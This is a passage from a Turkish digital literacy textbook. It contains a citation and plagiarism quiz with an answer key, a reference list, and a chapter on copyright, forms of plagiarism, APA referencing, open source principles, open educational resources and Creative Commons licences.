 - c. Bilgiyi yeniden ifade edip kaynak göstermeden kullanmak.
 - d. Bir çalışmayı kaynak göstermeden özetlemek.
 - e. Hepsi
5. Çalışmada kullanılan tüm bilgi kaynaklarını gösteren listeye ne ad verilir?
 - a. Gönderme
 - b. Kaynakça
 - c. Atıf
 - d. Künye
 - e. Alıntı
6. Aşağıdakilerden hangisi bir kaynak gösterme biçimidir?
 - a. Refworks
 - b. Endnote
 - c. Easybib
 - d. APA
 - e. Word 2007

7. Bir Web sayfası künyesinde aşağıdaki bilgilerden hangisi bulunmaz?

- Yayın tarihi
- Erişim tarihi
- Yayın yeri
- Eser adı
- Erişim adresi (url)

8. Aşağıdaki künye ne tür bir yayına aittir?

Kum, İ. (1979).
Kütüphanelerarası işbirliği. *Türk Kütüphaneciler Derneği Bülteni*,
28(2),9-14.

- Makale
- Kitap
- Bildiri
- Web sayfası
- Tez

9. Aşağıdakilerden hangisinde tırnak işareti kullanmak zorunludur?

- Kaynakça
- Alıntı
- Gönderme
- Atıf
- Bibliyogr

1-a, 2-e, 3-c, 4-e, 5-b, 6-d, 7-c, 8-a, 9-b.

YARARLANILAN KAYNAKLAR

1. University Libraries Virginia Tech. (2019). Digital literacy framework toolkit. 22.06.2022 tarihinde <http://odyssey.lib.vt.edu/files/original/afff90041dcc7624532a3ab94e9277560a232485.pdf>, adresinden edinilmiştir.
2. Sağıroğlu vd. (2020). Dijital okuryazarlık: araçlar, metodolojiler, uygulamalar ve öneriler. 22.06.2022 tarihinde <https://acikkaynak.gim.org.tr/img/kitap.pdf> adresinden edinilmiştir.
3. T.C. Milli Eğitim Bakanlığı. (2020). Dijital okuryazarlık öğretmen kılavuzu. 23.06.2022 tarihinde <http://cdn.eba.gov.tr/kitap/digital/#p=1> adresinden edinilmiştir.
4. Hacettepe Üniversitesi. (2020). Hacettepe üniversitesi bilgi okuryazarlığı (hübo) programı. 23.06.2022 tarihinde https://hubo.hacettepe.edu.tr/docs/hubo_gorme_engelli.pdf adresinden elde edilmiştir.
5. Ali Sinan Bilgili, Bilimsel Araştırma ve Yöntemleri Ders Notları (2011).
6. Prof. Dr. Halim Kazan, Bilimsel Araştırma Teknikleri, İstanbul Üniversitesi Açık Ve Uzaktan Eğitim Fakültesi (2016). https://ataaofblog.files.wordpress.com/2016/12/bilimsel_arastirma_teknikleri_ders_kitabi.pdf (Erişim:31.03.2023)
7. Osman İnci, Bilimsel Yayın Etiği, Türk Kütüphaneciliği 29, 2, 282-295 (2015).
8. Akademik Kaynak.” Literatür Taraması Nedir ve Nasıl Yapılır ?”. Erişim: 24 Haziran 2022. <https://www.akademikkaynak.com/literatur-taramasi-nedir-ve-nasil-yapilir.html>
9. AIMS. Digital Skills and Digital Literacy: European Union policy actions. DigComp 2.0: The Digital Competence Framework for Citizens. 25.06.2022 tarihinde <http://aims.fao.org/activity/blog/digital-skills-and-digital-literacy-european-union-policy-actions>. adresinden edinilmiştir.
10. University of San Diego. Teaching Digital Literacy in the Classroom. <https://onlinedegrees.sandiego.edu/teaching-digital-literacy-in-the-classroom/>.adresinden edinilmiştir(Erişim:25.06.2022).
11. LINCŞ,2020. Literacy Information and Communication System (LINCŞ). Integrating Digital Literacy into English language Instruction Companion Learning Resource. 25.06.2022 tarihinde https://lincs.ed.gov/sites/default/files/LINCŞ_CLR-2_508.pdf adresinden edinilmiştir.
12. AIMS. Digital Skills and Digital Literacy: European Union policy actions. DigComp 2.0: The Digital Competence Framework for Citizens. 26.06.2022

- tarihinde <http://aims.fao.org/news/digital-skills-and-digital-literacy-european-union-policy-actions> adresinden edinilmiştir.
13. UMGC, 2022. University of Maryland Global Campus (UMGC). Evaluating sources. 26.06.2022 tarihinde <https://www.umgc.edu/current-students/learning-resources/writing-center/writing-resources/evaluating-sources> adresinden erişilmiştir.
 14. Notre Dame de Namur University. Library Guide for International Students 26.06.2022 tarihinde <https://library.ndnu.edu/internationalstudents/selectingevaluating> adresinden erişilmiştir.
 15. Koç Üniversitesi Suna Kıraç Kütüphanesi. Telif Hakkı ve Adil kullanım. 26.06.2022 tarihinde https://library.ku.edu.tr/hizmetler/acik-erisim-akademik-iletisim/telif-hakki-ve-adil-kullanim/#tab_html_920b1749015a8dce5f4334661aa5b1b8 adresinden erişilmiştir.
 16. University of Cambridge. Plagiarism and Academic Misconduct. 26.06.2022 tarihinde <https://www.plagiarism.admin.cam.ac.uk/definition> adresinden edinilmiştir.
 17. Türk Dil Kurumu (TDK). Etik kuralları. 26.06.2022 tarihinde <https://www.tdk.gov.tr/yayinlar/yayinlar-yayinlar/etik-kurallari/> adresinden erişilmiştir.
 18. The Chicago Manual of Style Online. Chicago – Style Citation Quick Guide. 26.06.2022 tarihinde https://www.chicagomanualofstyle.org/tools_citationguide.html adresinden erişildi.

DİJİTAL TELİF HAKKI VE İNTİHAL

Spathis Marios

Athanasiou Georgia

Soukaras Efthymios

Takaoglu Sofia

Tsagkari Giota


Bu bölümde öğrencilerden hangi tür çalışmaların telif hakkıyla korunduğunu, orijinal metnin yazarına tam bir atıfta bulunmadan başka birinin çalışmasını veya fikirlerini kullanmaması, her türlü fikri mülkiyet hakkını ve bunların işine nasıl uygulanacağı, projelerinde referanslar ve alıntılar kullanmayı, tercihen açık eğitim kaynaklarını ve genel olarak açık kaynakları kaynak göstererek kullanmayı, açık eğitim kaynaklarını (OER) değerlendirmek için uygun kriterler ve değerlendirme listelerini kullanmayı ve esas olarak ortak yaratıcı lisansları kullanmayı ve eserlerini sunmak ve dağıtmak için uygun lisansı seçmeyi öğrenmeleri beklenmektedir.

Anahtar Sözcükler: Telif hakkı, intihal, mülkiyet hakları, referanslar, alıntılar, açık kaynak, açık eğitim kaynağı (OER), 5R etkinlikleri, OER deposu, Creative Commons lisansları


4.1. TELİF HAKKI, TELİF TÜRLERİ, TELİF HAKKI KORUMASI

Telif hakkı

Bir yaratıcıya veya bir grup kişiye bilim, sanat, edebiyat ve endüstri alanlarındaki fikri çalışma veya yaratıcılıktan kaynaklanan ve bunların faaliyetlerini üçüncü bir kişi tarafından çoğaltılmasından, dağıtılmasından ve kamuya ifasından korumak amacıyla herhangi bir ön lisans veya sahibinin izni olmadan kişiye verilen münhasır yasal haktır. Yaratıcıların manevi ve ekonomik haklarını güvence altına almak ve ödüllendirmek ve aynı zamanda yazarları gelecekte daha fazla eser üretmeye teşvik etmek için fikri mülkiyet korunmalıdır. Telif hakkı yasasının herhangi bir ihlali, son derece ağır adli sonuçlara yol açabilir (Anjaneya, 2016).

Şekil 34: Telif hakkı nedir?

Şekil 35: Yasal Koruma

Telif hakkı olan eserler olarak, yazılı eserler (kitaplar, makaleler, broşürler, çeviriler, bilgisayar programları), sözlü eserler (konuşmalar, dersler vb.), sanat, mimari ve endüstriyel tasarım eserleri, coğrafi ve topografik haritalar gibi kartografik eserler, film çalışmaları ve tiyatro oyunları ve son olarak drama, müzikal, koreografik ve pandomim çalışmaları kabul edilmektedir. (Ljubojev, 2018). Yazara ait bir eserin telif hakkı yasasıyla korunabilmesi için üç şartı yerine getirmesi gerekir: özgünlük, insan yaratımı ve biçim özgüllüğü.

Bir yazım eserinin özgünlüğü, onun en önemli unsurudur: bireyselliği, kimliği, hem yaratıcılığın tanımının hem de yaratıcının

kişiliğinin benzersiz özelliği. Telif hakkı korumasının tam olarak tanınmasından yararlanmak için çalışmanın tamamen benzersiz olması gerekir ve bu, ilhamla yaratıldığı ve orijinal olduğu, çoğaltılmadığı veya mevcut herhangi bir dersten uyarlanmadığı anlamına gelir (Ljubojev 2018). Fikri faaliyetin korunabilmesi için bir insan tarafından yapılmış olması gerekir ki bu da fiziksel bir kişinin, aslında bir insanın yaratısı demektir. Daha önce doğada var olan taşlar veya ağaç şekilleri gibi tamamen doğa güçleri tarafından yaratılan eserler, sanat eserine benzemekle birlikte, eser sahibi olarak kabul edilemez. Yazarlık eseri söz konusu olduğunda, bireysel insan karakterinin gündeme gelmesi gerekir. Modern tasarımda bilgisayar ürünü ürünlerden bahsetsek bile, insanın rolü mükemmelliğin yegâne anahtarıdır. Herhangi bir cihaz kendi başına çalışmaz; o, herhangi bir yazarlık eseri yaratımı için yalnızca insanın hizmetinde olan yardımcı bir araçtır (Ljubojev, 2018). Son olarak, bir yazar eserinin biçim özgüllüğü, yasal olarak korunan bir faaliyet tanımının üçüncü değerli unsurunu oluşturur. Bu eser, kâğıt, belgeler, tablolar, kayıtlar, web sunucuları vb. gibi belirli bir malzeme biçiminde şekillendirilmeli ve belirtilmelidir. Eserin belirli bir biçimde sunulması, yaratıcının içeriğine kimlik kazandıran şeydir. Fiziksel ve ifade edilebilir form, yaratıcının entelektüel faaliyetini daha geniş kitlelere iletmesini sağlar. Sabitlenmemiş ve belirtilmemiş herhangi bir içerik, telif hakkı çalışması olarak kabul edilmez (Anjaneya, 2016). Özet olarak, bir fikrin, faaliyet veya eserin telif eser olarak kabul edilebilmesi ve eser sahibinin kişiliğinin yargı tarafından tanınmasına ilişkin hak ve mali menfaatlerden yararlanabilmesi için özgün olması, belli bir üslupla ifade edilmiş olması ve tabii ki bir insan yaratımı olması gerekir. Yıllar içinde yaşanan teknolojik devrim ve dijital gelişim, telif hakkı yasasının sanat, bilim, edebiyat ve endüstri alanlarında yaratılan yeni çalışmaları ve faaliyetleri teşvik etmeye çalıştığı koşulları zorlamıştır. Telif hakkıyla korunan eserlerin tedarikçileri için dijital içeriğin kopyalanması, üretilmesi ve dağıtılması maliyetlerinin düşürülmesinin hem olumlu hem de olumsuz etkileri vardır (kamu için olumlu, yaratıcıların teşvikleri için olumsuz). Günümüzde, dijital çağımızda, bilgi teknolojisinin hakimiyeti, 18. yüzyıldan beri telif haklarıyla ilgili her şeyi değiştirdi: bir bilgi parçasını kopyalamak açısından her şey basit. Ancak yapımıcı, çalışması için herhangi bir takdir görmeyebilir. Aynı zamanda, yasal sistemin yaratıcının lehine çalışması koşuluyla, halihazırda var olan telif hakkı yasalarına karşı meydan okumaları

tetikler. Her neyse, önemli teknolojik değişimin telif hakkı tarihinin sonu anlamına gelip gelmeyeceği sorusu cevapsız kalacaktır (Eger, 2012).

4.2 İNTİHAL NEDİR?

Şekil 36: Yetkisiz ödünç almayla ilgili olan kurallar.

İntihal, Şekil 3'te gösterildiği gibi, izinsiz ödünç alma ile telif hakkı ve manevi haklarla ilgili olması gereken üç kuraldan biridir. Kurallar arasındaki tanım sınırları karmaşık olsa da, telif hakkı ve manevi hakların yasal kurallar olduğu, intihalın ise piyasanın ve kurumların işleyişini yöneten namus kurallarından kaynaklandığı akılda tutulmalıdır (Lipton, 2015). Bu nedenle sınav yönetmeliğine göre intihal suçtur (Oxford University, 2022). İntihal, orijinal metnin yazarına tam bir referans vermeden başka birinin çalışmasını veya fikirlerini kullanmaya çalışıldığında ortaya çıkar; okuyucuyu kopyacının eserinin orijinal olduğuna inandırmak için yanıltır (Lipton, 2015). Bir intihal örneği aşağıdaki şekil 4'te gösterilmektedir.

Bir intihal örneği

Öğrenci,
çalışmasının tamamı veya önemli bir kısmı için, bibliyografyada
yayınlanmış bir kitabın kelimeleri, malzeme
düzenlemesini
ve fikirleri kullanır.

- Bu intihaldir çünkü
- metinde hiç alıntı bildirilmemiştir ve
 - bibliyografya danışılan, kopyalanmayan bir kaynak listesidir.

Örnekteki 'kullanmak' fiilinin anlamı, yalnızca kitaptan aynen kopyalanan paragrafı değil, aynı zamanda onun esaslı kullanımını da kapsar. Bir kişinin çalışmasının intihal ürünü olduğundan 'şüphe' edilip edilmediği sorusu, orijinal çalışmaya kıyasla kullanılan kelimelerin sayısını veya oranını tahmin ederek kolayca cevaplanamaz çünkü şekiller, grafikler veya fotoğraflar da intihal olabilir (Leeds Beckett University, 2014). İntihal, el yazması, basılı veya elektronik gibi çeşitli biçimlerde hem yayınlanmış hem de yayınlanmamış materyalleri içerir. Kasıtlı olabilir veya olmayabilir (Oxford Üniversitesi, 2022). Bazen cehaletle veya alıntı veya referans hatalarıyla ilişkilendirilebilir. "İntihalin, fikirler, bunların ifade edilme biçimi veya her ikisi gibi bir çalışmanın telif hakkıyla korunabilir hiçbir özelliğini kapsamaması anlamında telif hakkından farklı olduğu" vurgulanmalıdır (Lipton, 2015). İntihalden kaçınmak için tırnak işaretleri kullanılmalı, tüm kaynaklar alıntı (metin içinde kaynağa atıfta bulunularak) ve referans (kaynağın ayrıntıları kaynakçada) ile belirtilmelidir. İntihal, Şekil 5'te gösterilen çeşitli biçimler olabilir (Hexham, 1999).

Düz intihal: Bu, intihalin en sık görülen şeklidir. Bazı kelimeler orijinal metinden çıkarılır veya orijinal metine eklenir. Tırnak işaretleri kullanılmaz ve orijinal yazara atıfta bulunulmaz.

Alıntı, dipnot ve asılı alıntılarla intihal: Bu intihal durumlarında orijinal yazara atıfta bulunulur (alıntı veya dipnotlar) ancak tırnak işareti kullanılmaz veya kullanılmışsa intihal olan metnin tamamını içermezler.

İntihal olarak yorumlama: Bu durumda, birisi ya orijinalinde önemli değişiklikler yapmadan bir bölümü yeniden yazarak başka sözcüklerle ifade eder ya da bir kaynaktan gelen bilgileri uygun şekilde onaylamadan özetler.

Kendi kendine intihal: Kendi kendine intihal, kendi çalışmanızı geri dönüştürdüğünüzde, yani çalışmanızı (tez, makaleler, vb.) zaten gönderdiğiniz ve okuyucuya herhangi bir işaret vermeden yeniden ürettiğiniz zaman ortaya çıkar.

Şekil 38: İntihal biçimleri

Irving Hexham, İNTİHAL VEBASI Calgary Üniversitesi.
<https://people.ucalgary.ca/~nurelweb/academic/plag.html>

Entellektüel Mülkiyet Hakları

Fikri bir eserin yazarı, eserin kullanımını kontrol etme konusunda mutlak ve münhasır hakka sahiptir. Manevi ve mali eylemlerde bulunma yetkisine sahiptir. (WIPO, (2016); Avrupa Birliği Fikri Mülkiyet Ofisi [EUIPO], 2020). **Mali** haklar, yaratıcının fikri mülkiyetinin kullanımından elde edilen mali ödülün iktisabı veya devri ile ilgilidir. **Etik** haklar, yaratıcının eseriyle olan ilişkisinin saklanması ve korunması ile ilgilidir. **Çalışma**, sanat, konuşma veya bilimin herhangi bir orijinal entellektüel yaratımı olarak tanımlanır. Edebi, sanatsal veya bilimsel çalışma, yazılı, görsel-işitsel, sanatsal ve tasarlanmış gibi herhangi bir biçimde olabilir. Telif hakkı yasaları fikirleri, keşifleri, gerçekleri değil, bunların herhangi bir özel

formülasyonunu ve ifadesini korur, çünkü ifade özgürlüğü modern toplumların ilerlemesi ve gelişmesi için önemlidir.

Tamamlanmış ya da tamamlanmamış ve telif hakları ile korunan çalışmalar

- Yazılı eserler ve çevriler
 - Sözlü metinler
 - Müzikal yapımlar
 - Tiyatro ya da dans eserleri
 - Görsel-işitsel çalışmalar
 - Kareografler
 - Sanat eserleri
 - Uygulamalı sanat eserleri (ör: giysiler, mobilya, takı)
 - Mimari dizaynlar
 - Fotoğraflar
 - Resimlemeler
 - Haritalar
 - Klasik eserlerin uyarlamaları
 - Koleksiyonlar
 - Veribankaları
 - Programlar ve uygulamalar
 - Reklam yaratıları
 - Patentler
 - Markalı rünler
- Yasalar
 - Politik kararlar
 - Yönetimsel belgeler
 - Yargı kararları
 - Halk geleneği eserleri
 - Haberler, olaylar
 - Matematiksel ilişkiler
 - Prosedürler ve metotlar
 - Orijinal olmayan eserler
 - Entellektüel mülkiyet hakları vadesini yitirmiş eserler

Çizelge 6: Telif hakları ile korunan ve korunmayan eserler

Ulusal telif hakkı yasaları, eserlerini başkalarının kullanmasına izin verme veya yasaklama konusunda münhasır hak vererek yazarları korur. Telif hakkı koruması, proje oluşturulduktan sonra başka bir işleme gerek kalmadan otomatik olarak uygulanır (Barker ve diğerleri, 2016; WIPO, 2016).

Eserlerinin tekrar üretilmesinin basılı ya da işitsel biçimlerine

Eserin kamu üretimine veya dağıtılmasına

Projenin kamuda konuşulmasına

Eserin diğer dillere çevirisine

Eserin senaryo veya roman gibi başka bir forma dönüştürülmesi

Çizelge 7: Bir çalışmanın sahibi neye izin verebilir ya da neyi yasaklayabilir?

Referanslar ve Alıntılar

Bir çalışma, kitaplar, elektronik dergilerdeki bilimsel makaleler veya yayınlanmış araştırmalar gibi kaynaklarla belgelenmelidir. Metindeki referanslar, okuyucunun belirli bir çalışmanın dayandığı kaynakları aramasını ve bulmasını sağlar. Bir makalenin yazarı, yayınlanmış diğer makalelerden pasajlar seçebilir. Bunları yorumlayabilir ve belirli pasajlara atıfta bulunarak kendi çalışmasını sunabilir. Bu referanslar, makalesinin sonundaki bibliyografya bölümünde ayrıntılı kaynakların bir listesine işaret etmektedir. Bir **referans**, çalışmanın sonunda kaynakçada yer alan bir bilgi kaynağının belirtilmesidir. Bir **atıf**, eser içinde bir kaynağın orijinal metnine yapılan atıftır. Genellikle referans ve alıntı terimleri eşanlamlı olarak kullanılır. Bir makale veya kitabın sonunda yer alan **bibliyografya**, yazarın okuduğu ve eserinin oluşmasına katkıda bulunan tüm metinleri içerir. **Referans listeleri** yalnızca etinde atıfta bulunulan kaynakları içerir. Genellikle bibliyografya ve referans listesi terimleri birbirinin yerine kullanılır. Çeşitli referans stilleri vardır ve en sık kullanılanları APA (Amerikan Psikoloji Derneği) stili ve MLA (Modern Dil Derneği), Chicago Stil El Kitabı'dır. Edebiyat, dil ve felsefe gibi beşeri bilimlerde MLA stili daha uygundur ve eğitim ve psikoloji bilimlerinde APA stilinin kullanımı daha uygundur ve iş iş ile ilgiliyse Chicago stili idealdir. Atıflar aşağıdaki biçimlerde sunulabilir:

Parantezik örnek: 1982'den sonra doğan nesil “dijital yerliler” olarak adlandırıldı (Prensky, 2001). **Anlatım** örneği: (Prensky, 2001) 1982'den sonra doğan nesil “dijital yerliler” olarak adlandırıldı. Scribbr (www.scribbr.com), raporların nasıl yazılacağına ilişkin talimatlar içerir. Metnimizdeki alıntılarla ilgili APA stilini takip ederek, aşağıdaki tabloda nasıl alıntı yaptığımızı görebiliriz.

Yazarların sayısı	Parantezik	Anlatımsal
Tek Yazar (Kitap, dergi makalesi, websitesi, İki yazar	(Yazarın son adı, Yayın yılı) (Bosshardt, 2021)	Yazarın son adı (Yayın yılı) Bosshardt (2021)
İki yazardan fazla	(Chew & Cerbin, 2021)	Chew ve Cerbin (2021)
Çoklu Kaynaklar	(Göksu et al., 2017)	Göksu et al. (2017)
Dolaylı referans	(Bransford, Brown, and Cocking, 1999; Benassi, Overson, and Hakala, 2014; Weinstein, Sumeracki, and Caviglioli 2019) (Branson, 1978, as cited in olenda, 2003)	

Tam referanslar kaynakçada metnin sonunda oluşturulmuştur. Yazarların isimleri alfabetik sırayla zikredilmiştir. Referanslar Çizelge 8'deki kurallara uygundur.


Referanslar

APA Referans formatı

Kitaplar	Yazarın son adı, İlk ad başharfi. Orta ad başharfi (Yayın yılı). Kitabın adı (Basım). Yayıncı.
Bir websitesi ya da Pdf	Kurucunun son adı, İlk ad başharfi .(Yıl, Ay Yayın yılı). Eserin Başlığı. Websitesinin adı. URL
Dergi makaleleri	Yazarın son adı, İlk ad başharfi. Orta ad başharfi (Yayın yılı). Derginin adı. Sayısı. Cildi. (Konu). Sayfa aralığı. https://doi.org/DOI*
İstatistikler	Düzenleyenin son adı, İlk adı “ Belgenin/ Websitesinin başlığı: Altbaşlığı.” Websitesinin, Yayıncısının/Bağlı Kuruluşun başlığı, Yayın tarihi, URL
Görüntü	Görüntü yaratıcısının Son adı, İlk adı, Orta ad ilk harfi, “Görüntü başlığı” ya da Tanımlama. Dijital Görüntü. Websitesi Başlığı. Yayın ay gün yılı. Girilen tarih. URL.

Çizelge 8: APA Referans formatı

- DOI (Dijital Nesne Tanımlayıcısı) sayı (<https://doi.org/DOI>), yüklendiğinde eşsiz ve değiştirilemezdir.

Şekil 39: Referanslar için hatırlatmalar

Avrupa Birliği Fikri Mülkiyet Ofisi (2020, Şubat). Fikri mülkiyet hakkı hakkında sık sorulan sorular. <https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright-el#1>

Açık Kaynak

Açık kaynak, başlangıçta açık kaynak yazılımına (OSS) atıfta bulunan bir terimdir. Açık kaynak yazılım, herkesin erişebileceği şekilde tasarlanmış kod anlamına gelir; herkes kodu istediği gibi görebilir, değiştirebilir ve dağıtabilir. Açık kaynak, günümüzde yazılım üretiminin ötesine geçen bir hareket ve çalışma biçimi haline geldi.

Şekil 40: Açık Kaynak Yazılımı

Açık kaynak, yalnızca kaynak koduna erişim anlamına gelmez. Açık kaynaklı yazılımların dağıtım koşulları **şağıdaki ilkelere** uygun olmalıdır

- 1. Serbest yeniden dağıtım:** Lisans, herhangi bir tarafın yazılımı birkaç farklı kaynaktan programlar içeren toplu bir yazılım dağıtımının bir bileşeni olarak satmasını veya vermesini kısıtlamayacaktır. Lisans, telif veya başka herhangi bir ücret gerektirmeyecektir.
- 2. Kaynak Kodu:** Program kaynak kodu içermeli ve kaynak kodun yanı sıra derlenmiş biçimde dağıtımına izin vermelidir. Bir tür ürün kaynak koduyla birlikte dağıtılmamışsa, kaynak kodunu makul bir yeniden üretim maliyetinden daha fazla olmayan bir fiyata elde etmenin iyi tanıtılmış bir yolu olmalı, tercihen İnternet üzerinden ücretsiz olarak indirilmelidir. Kaynak kodu, bir programcının programı değiştireceği tercih edilen biçim olmalıdır. Kasıtlı olarak gizlenmiş kaynak koduna izin verilmez. Bir önışlemcinin veya çevirmenin çıktısı gibi ara formlara izin verilmez.
- 3. Kişiler ya da guruplar arasında hiçbir ayrımcılık yapılmaz:** Lisans hiç kimseye ya da guruba ayrımcılık yapmamalıdır.
- 4. Çalışma alanlarına göre ayırım yapılmaz:** Lisans, hiç kimsenin programı belirli bir faaliyet alanında kullanmasını kısıtlamamalıdır. Örneğin, programın bir işletmede kullanılmasını veya genetik araştırma için kullanılmasını kısıtlamayıabilir.

5. **Lisansın Dağılımı:** Programa bağlı haklar, programın ek bir lisansa ihtiyaç duymadan yeniden dağıtıldığı herkes için geçerli olmalıdır.

6. **Lisans tek bir ürüne özel olmamalıdır:** Programa bağlı haklar, programın belirli bir yazılım dağıtımının parçası olmasına bağlı olmamalıdır. Program, bu dağıtımdan çıkarılırsa ve program lisansının koşullarına göre kullanılır veya dağıtılırsa, programın yeniden dağıtıldığı tüm taraflar, orijinal yazılım dağıtımıyla bağlantılı olarak verilen haklarla aynı haklara sahip olmalıdır.

7. **Lisans diğer yazılımları kısıtlamamalıdır:** Lisans, lisanslı yazılımla birlikte dağıtılan diğer yazılımlara kısıtlamalar getirmemelidir. Örneğin lisans, aynı ortamda dağıtılan diğer tüm programların açık kaynaklı yazılım olması konusunda ısrar etmemelidir.

8. **Lisans, teknolojiden bağımsız olmalıdır:** Lisansın hiçbir hükmü, herhangi bir bireysel teknolojiye veya arayüz stiline dayandırılmaz.

Açık Eğitim Kaynakları

Tanım

“Ticari olmayan amaçlarla bir kullanıcılar topluluğunda danışma, kullanım ve uyum için bilgi ve iletişim teknolojileri tarafından sağlanan eğitim kaynaklarının açık olarak sağlanması” olarak tanımlanan **Açık Eğitim Kaynakları (OER) terimi**, ilk olarak 2002 yılında UNESCO tarafından düzenlenen bir konferansta kullanılmaya başlandı (Johnstone, 2005). Bugün, OER'nin en sık kullanılan tanımı şu şekildedir: “açık eğitim kaynakları, eğitimciler, öğrenciler ve kendi kendine öğrenenlere öğretme, öğrenme ve araştırma için kullanmaları ve yeniden kullanmaları için ücretsiz ve açık bir şekilde sunulan sayısallaştırılmış materyallerdir”. (OECD, 2007). Bu nedenle kısaca Açık Eğitim Kaynakları, kamu malı olan veya açık lisansla sunulan her türlü eğitim materyalidir diyebiliriz. Bu açık materyallerin doğası, herkesin bunları yasal ve özgürce kopyalayabileceği, kullanabileceği, uyarlayabileceği ve yeniden paylaşabileceği veya daha yaygın olarak bilindiği üzere aşağıdaki çizelge ve şekillerde gösterildiği gibi “5R” faaliyetlerine katılabileceği anlamına gelir.


AEK nın 5R Aktivitelri (5R İzinleri)

Sürdürmek	Bir kopya yap ve sahip ol
Yeniden kullanmak	Birçok biçimde kullan
Tekrar düzeltme yapmak	Uydur, değiştir, geliştir
Tekra karıştırmak	İki kez ya da daha fazla birleştir
Yeniden dağıtmak	Başkaları ile paylaş

Çizelge: 9. R aktiviteleri

AEK türleri	Kitaplar
	Kurslar
	Ders Planları
	Yazılım
	İşitsel materyaller
	Görüntü ve videolar
	Testler
Aktiviteler ve oyunlar	

Çizelge 10: AEK türleri

Şekil 41: AEK türlerine ve 5R özellikleri

AEK'ları, öncelikle öğrencilere tavsiye edilebilecek kaynakları eğitimcilerin kullanımına sunmayı amaçlar. Daha önce bahsedildiği gibi, bir AEK, tüm alanların açıkça kamu malı olarak işaretlenmesi veya Ortak Reklam Öğeleri gibi açık bir lisans altında yayınlanması durumunda tanınır. Daha sonra tartışılacak olan altı standart yaratıcı commons lisansı vardır: Ayrıca;

- Erişilebilir
- İşbirlikçi
- Uygun maliyetli
- Eşitlikçi
- Uyarlanabilir

AEK kullanmanın hem öğrenciler hem de eğitimciler için birçok faydası vardır. Daha açık olarak, öğrencilere sağlanan faydalar, AEK'nin düşük maliyetli veya ücretsiz kaynaklar olması, kolayca erişilebilir olmaları, özelleştirilmiş ve ilgili olmaları ve AEK girişimleri için fırsatlar sunmalarıdır. Eğitimciler AEK'larını müfredatın hedeflerine mükemmel bir şekilde uyacak şekilde düzenleyebilir, uyarlayabilir ve paylaşabilir. Ayrıca, yenilikleri özgürce paylaşabilir, müfredatı geliştirmek için hakem tarafından gözden geçirilmiş kaliteli materyallere erişebilir, maliyetleri düşürerek öğrencilerin elde tutulmasını artırabilir ve son olarak küresel olarak sektördeki meslektaşlar arasında diyalogu teşvik edebilirler.

Hangisi AEK'nın uygun kullanımındır?

Bir AEK kullandığımızda, kaynağı belirtmek önemlidir. Belirli kurallar, bir AEK kullanmanın “uygun” yolunu içerir. Bu nedenle, Creative Commons çalışmasına itibar etmek için Creative Commons Avustralya'dan beş kullanışlı ipucunu aşağıda alıntılıyoruz.

1. Yazarın adını ve eserinin başlığını verin
2. Eğer olası ise, eserin kaynağına geri giden bir link sağlayın
3. Orijinal esere uygulanan Common Core lisansına bir link sağlayın
4. Eğer eserde değişiklik yapmışsanız, gösterin
5. Yazarın koymuş olduğu herhangi bir telif hakkına dokunmayın

Amacım için hangi AEK uygundur?

British Columbia Üniversitesi'ndeki bir grup kütüphaneci, açık eğitim kaynak havuzlarını değerlendirme sürecini belirlemek için “Açık Eğitim Kaynak Deposu” (AEKD) adlı bir değerlendirme listesi geliştirdi. Bu değerlendirme listesi, AED'yi aşağıdaki alanlarda değerlendirir:

- Otorite
- Dinleyici
- Giriş & Çeşitlilik
- Kullanıcı dostluğu
- Konu kapsamı
- Arama işlevselliği & tarama
- Medya Türü
- Lisanslama & İzinler

Dereceli puanlama anahtarı, her alan için bir tanım ve 1. seviyeden (en düşük) 3. seviyeye (en yüksek derece) kadar kademeli bir sisteme dayalı bir değerlendirme ortaya koyar. Tek tek kaynakları aramak için zaman harcamadan önce bu havuzun keşfedilmeye değer olup olmadığı, yeni bir havuza rastlarken bir araç olarak tasarlanmıştır.

OECD, Giving Knowledge for Free, 2007,
<https://www.oecd.org/education/ceri/38654317.pdf>

Open Education Resource Repository (OERR) Rubric,
<https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf>

Creative Commons

Şekil 42. CC Özellikleri

Çalışmaların çoğu yalnızca dijital biçimde mevcut olduğundan, internetin dünya çapında yaygınlaşan kullanımı, telif hakkı yönetimiyle ilgili verileri değiştirmiştir. Diğer projelerden farkı, dijital olarak dağıtılan işlerin dağıtımını ve işlenmesi, destekleyici materyalin varlığını önceden varsaymaz. Bu kapsamda bu projelerden doğan hakların yönetimi özel lisanslar ve izinler kapsamında yürütölmektedir. Bir yazar, eserinin ticari kullanımına ilişkin münhasır hakkını açıkça saklı tutar. Ancak, bunu yapmak istememesi halinde, eserine ilgili ruhsatı vermek zorunda kalacaktır. Bu tür durumlarda geçerli olan en popüler lisans türü "**Creative Commons**" lisansıdır. Creative Commons (CC), bu ve diğer çalışmalar üzerine inşa edilebilecek ve yasal olarak paylaşılabilir telif hakkıyla korunan çalışma yelpazesini genişletmeye adanmış kar amacı gütmeyen bir kuruluştur. Bu kuruluş, "Creative Commons" lisansları olarak bilinen çeşitli telif hakkı lisansları vermektedir. Bu lisanslar, yazarların hangi hakları elinde tuttıklarını ve diğer yazarların yararına hangi hakları bir kenara bıraktıklarını kolayca belirtmelerine olanak tanır. Bu lisansların genel özellikleri aşağıdadır:

- Çevrimiçi olarak ücretsiz olarak kullanılabilirler.
- Özel değillerdir.
- Projelerin internet ortamında paylaşımına izin verirler.
 - Lisans türleri değişiklik gösterdiğinden kullanımları, telif hakkı sahibinin sahip olduğ haklardan tamamen vazgeçmesini gerektirmez. Bu lisansların kullanılabilir olduğu alanlar şunlardır:
- Eğitimsel içerik

- Güzel sanatlar içeriği
- Müzik eserleri
- Radyo ve televizyon içeriği
- Kamusal bilgi
- Kütüphaneler

Şekil 1: CC müzik

Bu lisansların (CC) bir diğer önemli özelliği ise aşağıdaki katmanlar dikkate alınarak oluşturulmuş olmalarıdır:

1. Yasal Kod
2. Tüm insanlar tarafından anlayış
3. Makinalar tarafından anlayış



